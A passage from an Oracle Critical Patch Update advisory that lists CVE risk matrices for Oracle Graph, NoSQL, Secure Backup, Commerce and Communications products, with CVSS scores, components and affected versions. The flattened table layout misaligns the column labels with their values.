- General (Requests): CVE-2024-35195 [VEX Justification: vulnerable_code_not_in_execute_path].
- Oracle GoldenGate Studio
- OGG Orchestration Service (Apache Commons BeanUtils): CVE-2025-48734 [VEX Justification: vulnerable_code_not_in_execute_path].
- OGG Orchestration Service (logback): CVE-2023-6378 [VEX Justification: vulnerable_code_not_in_execute_path].
- Oracle GoldenGate Veridata
- Third Party (Apache Commons FileUpload): CVE-2025-48976 [VEX Justification: vulnerable_code_not_in_execute_path].
Oracle Graph Server and Client Risk Matrix
This Critical Patch Update contains 1 new security patch for Oracle Graph Server and Client. This vulnerability is not remotely exploitable without authentication, i.e., may not be exploited over a network without requiring user credentials. The English text form of this Risk Matrix can be found here.
- CVE ID: BaseScore
- Product: AttackVector
- Component: AttackComplex
- Protocol: PrivsReq'd
- RemoteExploitwithoutAuth.?: UserInteract
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): Scope
- Supported Versions Affected: Confid-entiality
- Notes: Inte-grity
- Avail-ability
- CVE ID: CVE-2025-61795
- Product: Oracle Graph Server and Client
- Component: Packaging (Apache Tomcat)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: High
- Low
- None
- Un-changed
- None
- None
- High
- 24.4.4, 25.4.0
Oracle Key Vault Risk Matrix
This Critical Patch Update contains no new security patches for exploitable vulnerabilities but does include third party patches, noted below, for the following non-exploitable third party CVEs for Oracle Key Vault. Please refer to previous Critical Patch Update Advisories if the last Critical Patch Update was not applied for Oracle Key Vault. The English text form of this Risk Matrix can be found here.
Additional patches included in this Critical Patch Update for the following non-exploitable CVEs for this Oracle product family:
- Oracle Key Vault
- General Server/Appliance: CVE-2026-21958 [VEX Justification: vulnerable_code_cannot_be_controlled_by_adversary].
Oracle NoSQL Database Risk Matrix
This Critical Patch Update contains 1 new security patch for Oracle NoSQL Database. This vulnerability is not remotely exploitable without authentication, i.e., may not be exploited over a network without requiring user credentials. The English text form of this Risk Matrix can be found here.
- CVE ID: BaseScore
- Product: AttackVector
- Component: AttackComplex
- Protocol: PrivsReq'd
- RemoteExploitwithoutAuth.?: UserInteract
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): Scope
- Supported Versions Affected: Confid-entiality
- Notes: Inte-grity
- Avail-ability
- CVE ID: CVE-2025-30065
- Product: Oracle NoSQL Database
- Component: Administration (Apache Parquet Java)
- Protocol: None
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.0
- Supported Versions Affected: Local
- Notes: High
- Low
- None
- Un-changed
- High
- High
- High
- 1.5, 1.6
Oracle Secure Backup Risk Matrix
This Critical Patch Update contains 1 new security patch for Oracle Secure Backup. This vulnerability is remotely exploitable without authentication, i.e., may be exploited over a network without requiring user credentials. The English text form of this Risk Matrix can be found here.
- CVE ID: BaseScore
- Product: AttackVector
- Component: AttackComplex
- Protocol: PrivsReq'd
- RemoteExploitwithoutAuth.?: UserInteract
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): Scope
- Supported Versions Affected: Confid-entiality
- Notes: Inte-grity
- Avail-ability
- CVE ID: CVE-2025-65082
- Product: Oracle Secure Backup
- Component: Oracle Secure Backup (Apache HTTP Server)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 6.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- Low
- Low
- None
- 19.1.0.0.0-19.1.0.1.0
Additional CVEs addressed are:
- The patch for CVE-2025-65082 also addresses CVE-2025-55753, CVE-2025-58098, CVE-2025-59775, and CVE-2025-66200.
Oracle TimesTen In-Memory Database Risk Matrix
This Critical Patch Update contains no new security patches for exploitable vulnerabilities but does include third party patches, noted below, for the following non-exploitable third party CVEs for Oracle TimesTen In-Memory Database. Please refer to previous Critical Patch Update Advisories if the last Critical Patch Update was not applied for Oracle TimesTen In-Memory Database. The English text form of this Risk Matrix can be found here.
Additional patches included in this Critical Patch Update for the following non-exploitable CVEs for this Oracle product family:
- Oracle TimesTen In-Memory Database
- Kubernetes Operator (Golang Go): CVE-2025-47910 [VEX Justification: vulnerable_code_not_in_execute_path].
- Install (BSAFE Crypto-J): CVE-2025-26333 [VEX Justification: vulnerable_code_not_in_execute_path].
Oracle Zero Data Loss Recovery Appliance Risk Matrix
This Critical Patch Update contains 1 new security patch for Oracle Zero Data Loss Recovery Appliance. This vulnerability is remotely exploitable without authentication, i.e., may be exploited over a network without requiring user credentials. The English text form of this Risk Matrix can be found here.
- CVE ID: BaseScore
- Product: AttackVector
- Component: AttackComplex
- Protocol: PrivsReq'd
- RemoteExploitwithoutAuth.?: UserInteract
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): Scope
- Supported Versions Affected: Confid-entiality
- Notes: Inte-grity
- Avail-ability
- CVE ID: CVE-2026-21977
- Product: Oracle Zero Data Loss Recovery Appliance Software
- Component: Security
- Protocol: Oracle Net
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 3.1
- Supported Versions Affected: Network
- Notes: High
- None
- Required
- Un-changed
- Low
- None
- None
- 23.1.0-23.1.202509
Oracle Commerce Risk Matrix
This Critical Patch Update contains 7 new security patches for Oracle Commerce. 6 of these vulnerabilities may be remotely exploitable without authentication, i.e., may be exploited over a network without requiring user credentials. The English text form of this Risk Matrix can be found here.
- CVE ID: BaseScore
- Product: AttackVector
- Component: AttackComplex
- Protocol: PrivsReq'd
- RemoteExploitwithoutAuth.?: UserInteract
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): Scope
- Supported Versions Affected: Confid-entiality
- Notes: Inte-grity
- Avail-ability
- CVE ID: CVE-2025-66516
- Product: Oracle Commerce Guided Search
- Component: Workbench (Apache Tika)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 10.0
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Changed
- High
- High
- High
- 11.4.0
- CVE ID: CVE-2025-50059
- Product: Oracle Commerce Guided Search
- Component: Content Acquisition System, Workbench, Endeca Application Controller (Oracle Java SE)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 8.6
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Changed
- High
- None
- None
- 11.4.0
- CVE ID: CVE-2025-41249
- Product: Oracle Commerce Guided Search
- Component: Content Acquisition System, Workbench, Endeca Application Controller (Spring Framework)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- High
- None
- None
- 11.4.0
- CVE ID: CVE-2025-9086
- Product: Oracle Commerce Guided Search
- Component: MDEX, Forge (curl)
- Protocol: HTTPS
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 11.4.0
- CVE ID: CVE-2025-41249
- Product: Oracle Commerce Platform
- Component: Dynamo Application Framework (Spring Framework)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- High
- None
- None
- 11.4.0
- CVE ID: CVE-2025-61795
- Product: Oracle Commerce Guided Search
- Component: Content Acquisition System, Workbench, Endeca Application Controller (Apache Tomcat)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: High
- Low
- None
- Un-changed
- None
- None
- High
- 11.4.0
- CVE ID: CVE-2025-48924
- Product: Oracle Commerce Platform
- Component: Dynamo Application Framework (Apache Commons Lang)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- Low
- 11.4.0
Additional CVEs addressed are:
- The patch for CVE-2025-41249 also addresses CVE-2025-41242.
- The patch for CVE-2025-9086 also addresses CVE-2025-10148.
Oracle Communications Risk Matrix
This Critical Patch Update contains 56 new security patches for Oracle Communications. 34 of these vulnerabilities may be remotely exploitable without authentication, i.e., may be exploited over a network without requiring user credentials. The English text form of this Risk Matrix can be found here.
- CVE ID: BaseScore
- Product: AttackVector
- Component: AttackComplex
- Protocol: PrivsReq'd
- RemoteExploitwithoutAuth.?: UserInteract
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): Scope
- Supported Versions Affected: Confid-entiality
- Notes: Inte-grity
- Avail-ability
- CVE ID: CVE-2025-66516
- Product: Oracle Communications Order and Service Management
- Component: Security (Apache Tika)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 10.0
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Changed
- High
- High
- High
- 7.5.0, 8.0.0
- CVE ID: CVE-2025-49844
- Product: Oracle Communications Operations Monitor
- Component: Infrastructure (valkey)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 9.9
- Supported Versions Affected: Network
- Notes: Low
- Low
- None
- Changed
- High
- High
- High
- 5.2
- CVE ID: CVE-2025-48734
- Product: Oracle Communications Policy Management
- Component: Configuration Management Platform (Apache Commons BeanUtils)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 8.8
- Supported Versions Affected: Network
- Notes: Low
- Low
- None
- Un-changed
- High
- High
- High
- 15.0.0.0
- CVE ID: CVE-2025-9900
- Product: Oracle Communications Policy Management
- Component: Configuration Management Platform (LibTIFF)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 8.8
- Supported Versions Affected: Network
- Notes: Low
- None
- Required
- Un-changed
- High
- High
- High
- 15.0.0.0
- CVE ID: CVE-2025-66516
- Product: Oracle Communications Unified Assurance
- Component: Core (Apache Tika)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 8.4
- Supported Versions Affected: Network
- Notes: Low
- High
- Required
- Changed
- High
- High
- High
- 6.1.0-6.1.1
- CVE ID: CVE-2025-32990
- Product: Oracle Communications Network Analytics Data Director
- Component: Platform (GnuTLS)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 8.2
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- Low
- High
- 24.2.0-24.2.1, 24.3.0, 25.1.100, 25.1.200
- CVE ID: CVE-2025-32990
- Product: Oracle Communications Policy Management
- Component: Configuration Management Platform (GnuTLS)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 8.2
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- Low
- High
- 15.0.0.0
- CVE ID: CVE-2025-5987
- Product: Oracle Enterprise Communications Broker
- Component: Routing (libssh)
- Protocol: SSH
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 8.1
- Supported Versions Affected: Network
- Notes: High
- None
- None
- Un-changed
- High
- High
- High
- 4.2.0, 5.0.0
- CVE ID: CVE-2025-58057
- Product: Oracle Cloud Native Session Border Controller
- Component: Security (Netty)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 25.1.0
- CVE ID: CVE-2025-48060
- Product: Oracle Cloud Native Session Border Controller
- Component: Third Party (jq)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 25.1.0
- CVE ID: CVE-2025-41249
- Product: Oracle Communications BRM - Elastic Charging Engine
- Component: Security (Spring Framework)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- High
- None
- None
- 15.1.0.0
- CVE ID: CVE-2025-8194
- Product: Oracle Communications Diameter Signaling Router
- Component: Automated Test Suite (Python)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 9.0.0, 9.0.1, 9.1.0
- CVE ID: CVE-2025-27533
- Product: Oracle Communications Element Manager
- Component: Third Party (Apache ActiveMQ)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 9.0.0-9.0.4
- CVE ID: CVE-2025-48976
- Product: Oracle Communications Element Manager
- Component: Third Party (Apache Commons FileUpload)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 9.0.0-9.0.4
- CVE ID: CVE-2025-59375
- Product: Oracle Communications Network Analytics Data Director
- Component: Third Party (LibExpat)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 24.2.0-24.2.1, 24.3.0, 25.1.100, 25.1.200, 25.2.100
- CVE ID: CVE-2025-41249
- Product: Oracle Communications Network Integrity
- Component: Platform, MSS Cartridge (Spring Framework)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- High
- None
- None
- 7.3.6, 7.4.0, 7.5.0
- CVE ID: CVE-2025-66418
- Product: Oracle Communications Operations Monitor
- Component: Mediation Engine (urllib3)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 5.2, 6.0, 6.1
- CVE ID: CVE-2025-48976
- Product: Oracle Communications Policy Management
- Component: Configuration Management Platform (Apache Commons FileUpload)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 15.0.0.0
- CVE ID: CVE-2025-8194
- Product: Oracle Communications Session Border Controller
- Component: Routing (Python)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 9.3.0, 10.0.0
- CVE ID: CVE-2025-27533
- Product: Oracle Communications Session Report Manager
- Component: Third Party (Apache ActiveMQ)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 9.0.0-9.0.4
- CVE ID: CVE-2025-48976
- Product: Oracle Communications Session Report Manager
- Component: Third Party (Apache Commons FileUpload)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 9.0.0-9.0.4
- CVE ID: CVE-2025-46727
- Product: Oracle Communications Unified Assurance
- Component: Core (Rack)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 6.1.0-6.1.1
- CVE ID: CVE-2025-8194
- Product: Oracle Communications Unified Inventory Management
- Component: Security (Python)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 7.7.0, 7.8.0, 8.0.0
- CVE ID: CVE-2025-66418
- Product: Oracle Communications Unified Inventory Management
- Component: Security (urllib3)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 7.7.0, 7.8.0, 8.0.0
- CVE ID: CVE-2025-8194
- Product: Oracle Enterprise Communications Broker
- Component: Routing (Python)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 4.1.0, 4.2.0, 5.0.0
- CVE ID: CVE-2025-32988
- Product: Oracle Cloud Native Session Border Controller
- Component: Third Party (GnuTLS)
- Protocol: TLS
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 6.5
- Supported Versions Affected: Network
- Notes: High
- None
- None
- Un-changed
- None
- Low
- High
- 25.1.0
- CVE ID: CVE-2025-58098
- Product: Oracle Communications Unified Assurance
- Component: Core (Apache HTTP Server)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 6.4
- Supported Versions Affected: Network
- Notes: Low
- High
- Required
- Un-changed
- High
- High
- Low
- 6.1.0-6.1.1
- CVE ID: CVE-2025-54571
- Product: Oracle Communications Unified Assurance
- Component: Core (ModSecurity)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 6.1
- Supported Versions Affected: Network
- Notes: Low
- None
- Required
- Changed
- Low
- Low
- None
- 6.1.0-6.1.1
- CVE ID: CVE-2025-26333
- Product: Oracle Communications Billing and Revenue Management
- Component: Platform (BSAFE Crypto-J)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.9
- Supported Versions Affected: Network
- Notes: High
- None
- None
- Un-changed
- High
- None
- None
- 15.0.0.0.0, 15.0.1.0.0, 15.1.0.0.0
- CVE ID: CVE-2025-65018
- Product: Oracle Communications Unified Assurance
- Component: Core (libpng)
- Protocol: None
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.8
- Supported Versions Affected: Local
- Notes: Low
- High
- Required
- Un-changed
- None
- High
- High
- 6.1.0-6.1.1
- CVE ID: CVE-2025-25193
- Product: Oracle Communications BRM - Elastic Charging Engine
- Component: Security (Netty)
- Protocol: None
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.5
- Supported Versions Affected: Local
- Notes: Low
- Low
- None
- Un-changed
- None
- None
- High
- 15.0.0.0, 15.0.1.0
- CVE ID: CVE-2025-68161
- Product: Oracle Communications IP Service Activator
- Component: Logging (Apache Log4j)
- Protocol: TLS
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.4
- Supported Versions Affected: Network
- Notes: High
- None
- None
- Changed
- Low
- Low
- None
- 7.5.0
- CVE ID: CVE-2025-5318
- Product: Oracle Communications Network Analytics Data Director
- Component: Security (libssh)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.4
- Supported Versions Affected: Network
- Notes: Low
- Low
- None
- Un-changed
- Low
- Low
- None
- 24.2.0-24.2.1, 24.3.0, 25.1.100, 25.1.200, 25.2.100
- CVE ID: CVE-2025-5318
- Product: Oracle Communications Policy Management
- Component: Configuration Management Platform (libssh)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.4
- Supported Versions Affected: Network
- Notes: Low
- Low
- None
- Un-changed
- Low
- Low
- None
- 15.0.0.0
- CVE ID: CVE-2025-5318
- Product: Oracle Communications Pricing Design Center
- Component: On-premise Deployment (libssh)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.4
- Supported Versions Affected: Network
- Notes: Low
- Low
- None
- Un-changed
- Low
- Low
- None
- 15.0.0.0.0, 15.0.1.0.0, 15.1.0.0.0
- CVE ID: CVE-2025-5318
- Product: Oracle Communications Unified Assurance
- Component: Core (libssh)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.4
- Supported Versions Affected: Network
- Notes: Low
- Low
- None
- Un-changed
- Low
- Low
- None
- 6.1.0-6.1.1
- CVE ID: CVE-2025-48924
- Product: Oracle Cloud Native Session Border Controller
- Component: Third Party (Apache Commons Lang)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- Low
- 25.1.0
- CVE ID: CVE-2025-48924
- Product: Oracle Communications ASAP
- Component: Security (Apache Commons Lang)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- Low
- 7.4.0, 7.4.1
- CVE ID: CVE-2025-48924
- Product: Oracle Communications Element Manager
- Component: Third Party (Apache Commons Lang)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- Low
- 9.0.0-9.0.4
- CVE ID: CVE-2025-61795
- Product: Oracle Communications Element Manager
- Component: Web UI (Apache Tomcat)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: High
- Low
- None
- Un-changed
- None
- None
- High
- 9.0.0-9.0.4
- CVE ID: CVE-2025-48924
- Product: Oracle Communications IP Service Activator
- Component: System (Apache Commons Lang)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- Low
- 7.5.0
- CVE ID: CVE-2025-48924
- Product: Oracle Communications Policy Management
- Component: Configuration Management Platform (Apache Commons Lang)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- Low
- 15.0.0.0
- CVE ID: CVE-2025-61795
- Product: Oracle Communications Policy Management
- Component: Configuration Management Platform (Apache Tomcat)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: High
- Low
- None
- Un-changed
- None
- None
- High
- 15.0.0.0
- CVE ID: CVE-2025-48924
- Product: Oracle Communications Session Report Manager
- Component: Third Party (Apache Commons Lang)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- Low
- 9.0.0-9.0.4
- CVE ID: CVE-2025-61795
- Product: Oracle Communications Session Report Manager
- Component: Third Party (Apache Tomcat)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: High
- Low
- None
- Un-changed
- None
- None
- High
- 9.0.0-9.0.4
- CVE ID: CVE-2024-12133
- Product: Oracle Communications Unified Assurance
- Component: Core (Libtasn1)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- Low
- 6.1.0-6.1.1
- CVE ID: CVE-2025-5115
- Product: Oracle Communications Unified Assurance
- Component: Core (Eclipse Jetty)
- Protocol: HTTP/2
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 4.9
- Supported Versions Affected: Network
- Notes: Low
- High
- None
- Un-changed
- None
- None
- High
- 6.1.0-6.1.1
- CVE ID: CVE-2025-55163
- Product: Oracle Communications Unified Assurance
- Component: Core (Netty)
- Protocol: HTTP/2
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 4.9
- Supported Versions Affected: Network
- Notes: Low
- High
- None
- Un-changed
- None
- High
- None
- 6.1.0-6.1.1
- CVE ID: CVE-2025-68161
- Product: Oracle Communications Network Integrity
- Component: Logging (Apache Log4j)
- Protocol: TLS
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 4.8
- Supported Versions Affected: Network
- Notes: High
- None
- None
- Un-changed
- Low
- Low
- None
- 7.3.6, 7.4.0, 7.5.0, 8.0.0
- CVE ID: CVE-2025-59375
- Product: Oracle Communications Unified Assurance
- Component: Core (LibExpat)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 4.5
- Supported Versions Affected: Network
- Notes: Low
- High
- Required
- Un-changed
- None
- None
- High
- 6.1.0-6.1.1
- CVE ID: CVE-2025-8194
- Product: Oracle Communications Unified Assurance
- Component: Core (Python)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 4.5
- Supported Versions Affected: Network
- Notes: Low
- High
- Required
- Un-changed
- None
- None
- High
- 6.1.0-6.1.1
- CVE ID: CVE-2024-46901
- Product: Oracle Communications Unified Assurance
- Component: Core (Apache Subversion)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 4.3
- Supported Versions Affected: Network
- Notes: Low
- Low
- None
- Un-changed
- None
- None
- Low
- 6.1.0-6.1.1
- CVE ID: CVE-2025-61795
- Product: Oracle Communications Unified Assurance
- Component: Core (Apache Tomcat)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 4.2
- Supported Versions Affected: Network
- Notes: High
- High
- Required
- Un-changed
- None
- None
- High
- 6.1.0-6.1.1
- CVE ID: CVE-2025-55163
- Product: Oracle Communications Network Analytics Data Director
- Component: Security (Netty)
- Protocol: HTTP/2
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 3.1
- Supported Versions Affected: Network
- Notes: High
- Low
- None
- Un-changed
- None
- None
- Low
- 24.2.0-24.2.1, 24.3.0, 25.1.100, 25.1.200, 25.2.100
- CVE ID: CVE-2025-64718
- Product: Oracle Communications Unified Assurance
- Component: Core (node-forge)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 2.4
- Supported Versions Affected: Network
- Notes: Low
- High
- Required
- Un-changed
- None
- Low
- None
- 6.1.0-6.1.1
- CVE ID: CVE-2025-8916
- Product: Oracle Communications Unified Assurance
- Component: Core (Bouncy Castle Java Library)
- Protocol: HTTPS
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 2.4
- Supported Versions Affected: Network
- Notes: Low
- High
- Required
- Un-changed
- None
- None
- Low
- 6.1.0-6.1.1
Additional CVEs addressed are:
- The patch for CVE-2025-64718 also addresses CVE-2025-12816.
- The patch for CVE-2025-48060 also addresses CVE-2024-23337.
- The patch for CVE-2025-66418 also addresses CVE-2025-66471.
- The patch for CVE-2024-46901 also addresses CVE-2024-45720.
- The patch for CVE-2025-9900 also addresses CVE-2025-8176, CVE-2025-8177, and CVE-2025-8961.
